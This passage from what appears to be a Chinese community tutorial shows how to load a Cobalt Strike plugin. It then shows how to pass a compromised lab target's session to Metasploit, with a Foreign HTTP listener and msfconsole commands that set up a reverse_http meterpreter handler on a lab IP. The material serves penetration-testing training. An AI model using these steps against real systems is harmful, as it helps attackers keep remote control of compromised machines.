
点击CS界面 的“脚本管理器”
-
点击脚本管理器下方 的“load”添加插件

状态栏出现“✔”表示插件添加正常。
添加完插件之后的状态,如下图

五、CS和MSF联动

- 在kali中启动msf
msfconsole
-
使用 CS创建 个Foreign HTTP的监听。其中ip地址为MSF的ip地址,端口自定义,右键上线的靶机 - 【凭证提权】-【新建会话】

【Add】- name自定义【MSF】- Payload选择【Foreign HTTP】- HTTP Host填写【kali的IP】- HTTP Port填写自定义端口【31210】-【Save】
-

MSF中设置监听
#选择工具
use exploit/multi/handler
#设置监听的会话(注意会话类型要和CS的会话一致)
set payload windows/meterpreter/reverse_http
#设置IP地址(IP地址为kali的监听的机器的IP地址,和CS中保持一 致)
set lhost 192.168.152.154
#设置端口 (和CS中 定义的端 保持 致)
set lport 31210
# 开始监听
run

选择我们添加好的【MSF】会话。
选择完成之后,MSF就可以收到监听进入会话窗 了,CS成功和MSF实现联动。

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 12
12 0
0- 0


 已为社区贡献4条内容

所有评论(0)